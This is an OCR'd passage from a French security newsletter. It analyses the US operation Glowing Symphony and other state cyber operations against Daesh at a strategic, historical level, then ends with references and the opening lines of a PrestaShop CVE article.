
Ces nouveaux sites web étaient une cible prioritaire pour la NSA qui s'efforçait de les faire disparaître en effectuant des demandes de takedowns.

Ainsi, la solution AWS permettait à Daesh un accès à des serveurs dans le monde entier ainsi qu'un renouvellement fréquent des adresses IP dans le but de contrer ces actions .

Les identifiants du compte mail ont aussi pu être réutilisés afin de s'identifier sur le domaine de Daesh et ainsi en obtenir un premier accès. À partir de là, les équipes d'Inherent Resolve ont cherché à obtenir un état de persistance au sein du réseau de Daesh. Puis, grâce à cet accès, les équipes ont pu commencer à exfiltrer des informations sensibles.

En parallèle de cette collecte d'informations, l'équipe Cyber d'Inherent Resolve a pu espionner les agissements quotidiens des terroristes afin de comprendre leur raisonnement et prédire leurs futures attaques. Ce genre de procédé est appelé de l'analyse comportementale et une équipe entière y a été dédiée. Ce travail s'est révélé crucial durant le lancement de l'opération Glowing Symphony.


Un de ces analystes, travaillant depuis plus de deux ans sur l'opération, a permis aux équipes



Opération de phishing réalisée par Inherent Resolve

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

de répondre à une question de sécurité (*What is your first pet name?*), car il avait deviné ce que l'utilisateur légitime avait configuré comme réponse. Sans cette réponse, l'opération entière aurait pu être mise en échec.



Question de sécurité Windows

De même, une reconnaissance de l'infrastructure a continuellement été menée durant les deux années.

Les militaires ont ainsi été en mesure de constituer une cartographie de l'infrastructure du réseau de Daesh.

Pour identifier la liaison entre un appareil et Daesh, les équipes avaient une méthodologie précise.


Les équipes commençaient par effectuer un traçage de chaque vidéo, chaque site web ou chaque magazine publié et disponible sur le web. Puis les équipes tentaient de remonter à leur source de publication. Une fois identifiée, cette source était analysée et comparée à leurs bases de renseignements. Enfin elle était annotée et ajoutée à la cartographie du réseau informatique de Daesh.

En combinant la cartographie et l'analyse comportementale, il leur a été possible d'affirmer que le réseau informatique était utilisé principalement à deux fins :

- Communication et coordination des attentats ou des attaques ;
- Préparation des futurs outils de propagande.

Néanmoins, le potentiel de la cartographie du réseau avait été sous-estimé et ainsi personne n'avait alors remarqué un défaut majeur sur la conception de l'infrastructure.

En février 2016, le Commander s'est penché sur le schéma de l'infrastructure. En annotant les machines de Daesh sur une carte du monde et les reliant à travers des fils, ils avaient réalisé que toute la propagande de Daesh provenait uniquement de 10 nœuds qui correspondaient à des personnes



Mapping réalisé par les équipes Inherent Resolve

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La cyberguerre contre le terrorisme

centrales pour l'organisation de Daesh.

Le Commander a donc réalisé que compromettre ces 10 nœuds aurait pour conséquence d'interrompre la propagande effectuée par Daesh sur Internet ainsi que de les empêcher de réaliser toutes opérations informatiques (transfert de fichiers, paiements, etc.) [17].

C'est sur cette idée que s'est basée toute l'opération Glowing Symphony et qui la rend unique, car contrairement à Inherent Resolve, cette opération avait un comportement offensif et destructeur.

Ces deux opérations sont indissociables de par leur complémentarité.

Des difficultés internes qui auraient pu compromettre l'opération

En 2016, les cyberattaques étaient encore très connotées négativement. Ce genre de procédé était, et est encore aujourd'hui, souvent associé à des associations malveillantes ou encore au terrorisme.

En effet, Stuxnet en 2010 est l'exemple de cyberattaque disruptant complètement un pays au travers d'espionnage industriel et de pratiques malveillantes. Depuis, le monde entier associe facilement les cyberattaques étatiques à cette opération ainsi que ses dangers et ses risques associés.

Les États-Unis voulaient ainsi éviter une image négative qui aurait pu être associée au caractère offensif de Glowing Symphony. WannaCry, apparu en 2017, un an après Glowing Symphony, est le genre de scandale auquel les États-Unis ne voulaient pas avoir à faire face [18].

Ainsi, le gouvernement américain a pris de grandes précautions en amont du lancement de l'opération. Tout d'abord, Glowing Symphony a été soumise au processus *Joint Interagency Coordination (JIC).* Ce groupe est utilisé afin de coordonner les opérations militaires des États-Unis.
Leur processus a été très long, pour Glowing Symphony il aura duré plus d'un mois.

Les retards avaient un impact important sur l'efficacité ainsi que la faisabilité de l'opération. Toute l'opération reposait sur les accès obtenus au travers d'Inherent Resolve. Faire retarder l'opération, c'était donner une chance aux terroristes de remarquer que des intrusions avaient été commises sur leurs systèmes et ainsi bloquer les accès des militaires. Le groupe avait conclu que l'opération présentait différents points de non-conformité et a cherché à recadrer l'opération.

De nombreuses réunions ont ainsi été tenues avec pour but d'ajuster les objectifs ainsi que les détails de l'opération avant son lancement [19].

Le JIC a ainsi décidé que le but principal de l'opération était de devenir administrateur du domaine sur le réseau de Daesh afin d'en prendre le contrôle. Puis, dans un second temps, d'aller attaquer les 10 nœuds et les supprimer.

De plus, dans les limites accordées, il était possible de supprimer des clés cryptographiques, des dossiers ou des fichiers qui auraient fait perdre à Daesh l'accès à leurs comptes bancaires.

Cette opération était aussi une première dans l'histoire des États-Unis, car elle avait été confiée à un groupe peu expérimenté : le US Cyber Command. Créé en 2010, ce groupe n'avait alors jamais réalisé d'opération d'une telle envergure.

En plus des problèmes internes, l'opération avait été confrontée à des problèmes de dimension internationale. En effet, les militaires ont constaté que les 10 nœuds à compromettre n'étaient pas centralisés en Syrie, mais éparpillés dans le monde entier et dans des états souverains comme la France.

Afin d'obtenir les autorisations d'attaque sur des infrastructures présentes dans de tels pays, les militaires devaient d'abord démontrer leurs compétences. Ces nœuds se trouvant dans les mêmes infrastructures que des données critiques comme des données médicales d'hôpitaux, les attaquants devaient réussir à attaquer le contenu terroriste tout en gardant intactes les parties plus critiques et civiles.

Cette dimension précise et méticuleuse a donné le surnom d« opération chirurgicale ».

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Plusieurs profils de militaires au sein de l'opération

L'opération Glowing Symphony a été confiée au détachement nommé *Joint Task Force-Ares (JTF-Ares).* Il avait pour mission de développer et utiliser des malwares dans un but destructif envers les machines de Daesh : réseau, ordinateurs, téléphones.

Composée d'une dizaine d'unités, chacune de ces unités avait 4 membres de profils différents. Le tableau suivant détaille ces 4 profils.

Rôle	Description	Autorisation
Leader	En charge de l'unité	N/A
Opérateur	Mise en place d'infrastructure Attaquant	**Destruction de systèmes**
SIGDEV	Vision large du réseau Donne des indications à l'opérateur	N /A
Intel Analyst	Analyse les comportements et personnalités des cibles Permet d'analyser les informations trouvées dans le réseau	N /A

Il est ainsi à noter qu'un seul rôle avait le pouvoir destructif sur l'infrastructure de Daesh.

Lancement de l'opération Glowing Symphony


Pour le lancement de l'opération, une fenêtre de deux heures avait été choisie. Une durée pendant laquelle il avait été estimé que les terroristes n'auraient pas le temps de répondre après le constat du premier incident. De plus, il avait été défini lors des réunions que les équipes devaient compromettre le domaine en seulement 10 minutes.

Pour ce faire, des répétitions ont été menées. Un Active Directory similaire à celui de Daesh avait été créé afin de lister toutes les commandes à exécuter et les automatiser au maximum. Le clic près avait été préparé afin de répondre à cette exigence des 10 minutes. Ainsi en novembre 2016 l'opération Glowing Symphony a été lancée.

Grâce à leurs préparations très efficaces et précises, ainsi qu'à l'analyse comportementale, l'objectif d'obtenir le rôle de contrôleur de domaine en moins de 10 minutes a pu être atteint.

À partir de cet accès très privilégié, les unités ont pu attaquer les 10 nœuds définis comme critiques lors des opérations de reconnaissance et ainsi bloquer la propagande sur Internet dans un premier de temps.

Ils ont ensuite pu continuer en empêchant Daesh de se reconnecter de son réseau en supprimant leurs comptes (voir schéma à la page suivante).



Attaque Glowing Symphony

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CTI

La cyberguerre contre le terrorisme

L'opération Glowing Symphony a donc été un succès retentissant aux yeux du gouvernement américain et en particulier pour le CyberCommand. Le magazine Dabiq, très populaire et premier journal djihadiste, n'a pas pu paraître à la date initialement prévue et tous leurs sites web ont cessé de fonctionner. Néanmoins, les années suivantes vont aboutir à un constat bien différent.

Résultats

L'opération Glowing Symphony a ainsi été la seule action cyber ayant été efficace contre la propagande djihadiste.

En effet, contre la puissante propagande de Daesh, d'autres actions ont été lancées. Par exemple, un site web avait été créé par le StratCom afin de contredire les arguments avancés par les djihadistes pour convertir et recruter de nouveaux membres.

Cependant, le bilan de l'opération Glowing Symphony semble mitigé. Après avoir compromis et fait tomber intégralement le réseau de Daesh, ce dernier est toujours présent. La résilience de Daesh montre donc les faiblesses de ce type d'attaque.


Une victoire est-elle possible sur le terrain cyber ?

Une victoire en demi-teinte pour Glowing Symphony

Au vu des éléments mentionnés précédemment, on peut se demander quel a été l'effet final de l'opération Glowing Symphony. On sait que l'objectif était de lutter contre la propagande djihadiste et de désorganiser les communications internes à Daesh. À court terme, l'opération a privé l'organisation terroriste d'une grande partie de ses ressources. En effet, à la suite du lancement de l'opération, un jeu du chat et de la souris s'est engagé. Dans ce jeu, les hommes de Daesh tentaient de retisser petit à petit leur réseau de serveurs alors que les militaires américains poursuivaient leur attaque.

L'opération a par ailleurs eu un impact négatif sur la réputation de Daesh. Seuls 40% des sites web de l'organisation terroriste ont été restaurés [20]. Les contenus publiés par l'organisation se sont ensuite faits plus rares et de moindre qualité.

Toutefois, le succès à long terme reste mitigé. De fait, Daesh n'a pas disparu de la toile. C'est en définitive sa défaite sur le plan militaire qui a réellement affecté sa propagande en ligne. De fait, la réduction de son territoire en Syrie et en Irak ainsi que la baisse de ses revenus ont rendu le proto-État moins attractif. Enfin, la mort et l'emprisonnement d'une majorité de ses soldats sur le terrain a réduit les sources de propagandes, vidéos comme photos.



Mapping réalisé par les équipes Inherent Resolve

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Ainsi, on pourrait résumer l'opération par l'idée que la cyberguerre est désormais nécessaire, mais pas suffisante. A fortiori, menée contre le terrorisme, elle ne peut être décisive puisqu'il s'agit de combattre un mode d'attaque et non pas un ennemi précis. Il ne peut donc y avoir de victoire décisive puisque la menace terroriste est protéiforme et fortement adaptative.

Toutefois, le précédent américain a conduit d'autres puissances à s'essayer sur le champ cyber. On peut notamment citer les opérations conduites par le Royaume-Uni en 2016-2017 [21] et l'Australie en 2019 [22] contre Daesh.

Le réveil cyber des occidentaux : Londres et Canberra choisissent l'offensive tandis que Paris préfère la défensive

Concernant le Royaume-Uni, les opérations cyber ont été menées conjointement par le commandement stratégique, en charge des capacités interarmées, et par le Government Communications Headquarters (GCHQ), responsable du renseignement d'origine électromagnétique et de la sécurité des systèmes d'information (SI). L'Australie a, quant à elle, mené ses opérations via l'Australian Signal Directorate (ASD) [23].

Ces opérations avaient trois objectifs :

- Lutter contre la propagande djihadiste en ciblant des serveurs de l'EI avec des malwares ;
- Soutenir les opérations militaires sur le terrain en attaquant des drones appartenant à l'organisation terroriste ;
- Semer le désordre au sein des troupes de Daesh en leur envoyant des ordres contradictoires par messages sur leurs téléphones.

Il s'agissait ici davantage de « cyber-opérations » censées être complémentaires à celles dans le domaine militaire. Par exemple, la mise hors ligne des serveurs de communication interne à Daesh juste avant le lancement d'un raid aérien australien sur le Califat permettait de maximiser l'effet destructeur des frappes puisque les soldats de l'EI ne pouvaient pas communiquer entre eux pour se prévenir.

Dans le cadre des opérations de ces deux pays, il est intéressant de noter à la fois l'usage de l'arme cyber « au loin » afin d'en prendre aux serveurs de Daesh et l'usage « sur le terrain » afin de bloquer l'usage de drones de l'EI utilisés pour de la reconnaissance et pour des missions suicides.

Concernant d'autres pays comme la France ou l'Allemagne, si on ne peut affirmer avec certitude qu'aucune opération n'ait été menée, on constate que l'agenda politique et militaire dans le domaine a changé.

En effet, depuis 2010, on a assisté à la création de « cyber-forces » nationales afin de mieux structurer les capacités et favoriser la coopération entre États. Des pays précurseurs en la matière sont les États-Unis avec le US Cyber Command (ou US CYBERCOM) et l'Australie avec le Cyber Security Center créé la même année. La France et l'Allemagne ont créé leur force, respectivement Commandement cyber et Cyber and Information Domain Service, en 2017. Les derniers arrivants en la matière sont les Britanniques avec la National Cyber Force créée en 2020.

Hormis les pays anglo-saxons, peu d'États ont communiqué sur leurs opérations cyber. La France a, quant à elle, essentiellement apporté une réponse législative avec le blocage de l'accès aux sites réputés terroristes ou faisant indirectement la promotion des actions terroristes [24]. On peut notamment citer la loi n° 2014-1353 du 13 novembre 2014 [25]. Cette dernière a permis de bloquer 89 sites entre 2014 et 2016 [26]. Cependant, cette stratégie parait peu efficace puisque les organisations terroristes sont agiles et rapides pour reposter les contenus sur d'autres plateformes ou d'autres sites ne tombant pas sous la juridiction française.

De plus, ces lois sont souvent critiquées en raison de leur caractère liberticide, voire anticonstitutionnel. C'est le cas de la loi Avia [27] ou loi sur les contenus haineux sur internet du 24 juin 2020. La loi avait été adoptée à l'Assemblée nationale, mais retoquée par le Sénat et par le Conseil Constitutionnel. La loi Avia a finalement été promulguée après qu'une partie importante de ses dispositions ont été retirées. Ce « carcan » juridique rend difficile une lutte efficace contre la propagande terroriste en ligne.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

CTI

La cyberguerre contre le terrorisme

Une coopération internationale contre le terrorisme dans le domaine cyber : mythe ou réalité ?

Dès lors, une coopération internationale cyber contre le terrorisme semble être le meilleur moyen. L'opération Glowing Symphony, dans laquelle les États-Unis et leurs alliés anglo-saxons ont collaboré, est un exemple idéal. Or le cyber reste un domaine secret et coopérer implique de dévoiler aux partenaires tout ou partie de ses capacités, de ses savoir-faire ainsi que ses outils.

La communication de ces informations restreint fortement la volonté politique d'une collaboration. De même, ce type d'opérations a un coût non négligeable qu'il faut répartir entre les parties prenantes. Par ailleurs, la cyberguerre est la poursuite de la politique par d'autres moyens et les intérêts politiques sont souvent divergents entre États. C'est notamment le cas si l'on imaginait une coopération entre les États-Unis et certains pays comme la Chine et la Russie.

Ces intérêts divergents se retrouvent dans la définition même du terrorisme et donc la lutte contre celui-ci. Ce que certains pays considèreront comme des organisations terroristes seront vues comme des défenseurs de la liberté par d'autres États.

On sait que la Chine et la Russie ont toutes deux conduit des opérations cyber contre des organisations terroristes sur leur territoire. Par exemple, Pékin considère la résistance ouïgoure dans le Xinjiang comme du terrorisme séparatiste. En effet, toute tentative de contestation de l'autorité de Pékin sur le territoire national est perçue comme une menace existentielle pour la nation. L'Empire du Milieu affirme avoir conduit des opérations en 2013.

Conclusion

En définitive, c'est la défaite militaire de Daesh en 2017 qui a mis un frein à la propagande en ligne du Califat plutôt que la cyberguerre menée par les Anglo-saxons. La désintégration du territoire de l'EI, la coupure brutale des ressources financières et pétrolières ainsi que la fuite des cerveaux de l'organisation ont porté un coup d'arrêt à son attractivité.


Cependant, l'organisation n'a pas disparu pour autant. Cette dernière reste présente en Irak et en Syrie sous la forme d'une guérilla. De plus, l'EI s'est implanté sur de nouveaux territoires dans le Sahel, l'Asie du Sud-Est, le Sinaï et la Libye.

De ce fait, à la question « La cyberguerre contre le terrorisme : quelle réalité et quelle efficacité ? », on peut répondre que cette dernière existe bel et bien avec quelques exemples publics à l'appui. On se doute qu'en coulisse, d'autres opérations ont eu lieu ou sont en cours.

Concernant l'efficacité de cette cyber-guerre, elle est nécessaire, mais pas suffisante pour gagner. L'opération Glowing Symphony a toutefois eu le mérite d'avoir permis aux forces armées anglo-saxonnes de se structurer, de créer des processus, de définir un cadre légal et de démontrer l'importance du champ cyber pour les politiques. Les autres pays eux, ont à minima développé des forces armées dédiées à ces sujets.

Ces dernières années, on a assisté à un changement de paradigme, celui de la fin de la prédominance des conflits asymétriques. Dès lors, la guerre contre le terrorisme a cédé la place à la guerre dite de « haute intensité ». Le terme désigne l'affrontement militaire entre deux États comme observé en 2020 entre l'Arménie et l'Azerbaïdjan au Haut-Karabakh et plus récemment entre la Russie et l'Ukraine.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Références

[1] https://www.dailymotion.com/video/x2grms3
[2] https://www.leparisien.fr/archives/omar-omsen-recruteur-n-1-09-07-2014-3987503.php / https://www.lemonde.fr/societe/article/2015/08/08/le-djihadiste-francais-omar-omsen-est-mort_4717477_3224.html
[3] https://www.telegraph.co.uk/news/worldnews/middleeast/iraq/10907217/Iraq-crisis-Isis-cracks-a-savvy-social-media-advance.html (L'application était disponible sur Google Play)
[4] https://www.rtl.fr/actu/justice-faits-divers/terrorisme-pourquoi-les-jeunes-filles-arretees-se-font-elles-appeler-les-lionnes-7787481836
[5] https://www.monde-diplomatique.fr/mav/146/BELKAID/55062
[6] https://www.cairn-int.info/article-E_HER_160_0223--cyberspace-the-third-front-of-the.htm
[7] https://www.lexpress.fr/actualite/societe/tous-les-chemins-djihadistes-menent-a-telegram_2026536.html
[8] https://www.franceculture.fr/emissions/du-grain-moudre-d-ete/peut-parler-d-une-uberisation-de-daech
[9] https://www.lefigaro.fr/secteur/high-tech/test/2018/11/09/32003-20181109ARTFIG00262-moderation-facebook-a-supprime-14-millions-de-contenus-terroristes-en-2018.php
[10] https://about.fb.com/news/2018/11/staying-ahead-of-terrorists/
[11] https://fr.wikipedia.org/wiki/Coalition_internationale_en_Irak_et_en_Syrie
[12] https://nsarchive.gwu.edu/briefing-book/cyber-vault/2018-08-13/joint-task-force-ares-operation-glowing-symphony-cyber-commands-internet-war-against-isil
[13] https://nsarchive.gwu.edu/briefing-book/cyber-vault/2018-08-13/joint-task-force-ares-operation-glowing-Symphony-cyber-commands-internet-war-against-isil
[14] https://nsarchive.gwu.edu/briefing-book/cyber-vault/2018-08-13/joint-task-force-ares-operation-glowing-Symphony-cyber-commands-internet-war-against-isil
[15] https://www.npr.org/2019/09/26/764790682/how-the-u-s-cracked-into-one-of-the-most-secretive-terrorist-organizations
[16] https://stratcomcoe.org/cuploads/pfiles/full_report_joe_12-01-2016.pdf
[17] https://text.npr.org/763545811
[18] https://en.wikipedia.org/wiki/WannaCry_ransomware_attack
[19] https://nsarchive.gwu.edu/briefing-book/cyber-vault/2020-01-21/uscybercom-after-action-assessments-operation-glowing-Symphony
[20] https://darknetdiaries.com/episode/50/
[21] https://news.sky.com/story/into-the-grey-zone-the-offensive-cyber-used-to-confuse-islamic-state-militants-and-prevent-drone-attacks-12211740
[22] https://www.fifthdomain.com/international/2019/04/02/how-military-hacking-can-improve/
[23] https://www.asd.gov.au/publications/speech-lowy-institute-speech
[24] https://www.cairn-int.info/article-E_HER_160_0223--cyberspace-the-third-front-of-the.htm
[25] https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000029754374

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

VULN

Analyse technique de la faille CVE-2022-31181 exploitée sur Prestashop

Par Kilian CHEVRIER et Clément DEROUET

TL;DR

Les sites de commerce en ligne sont omniprésents sur Internet et ces derniers ont atteint plus de 112 milliards d'euros de chiffre d'affaires en 2020 [1].

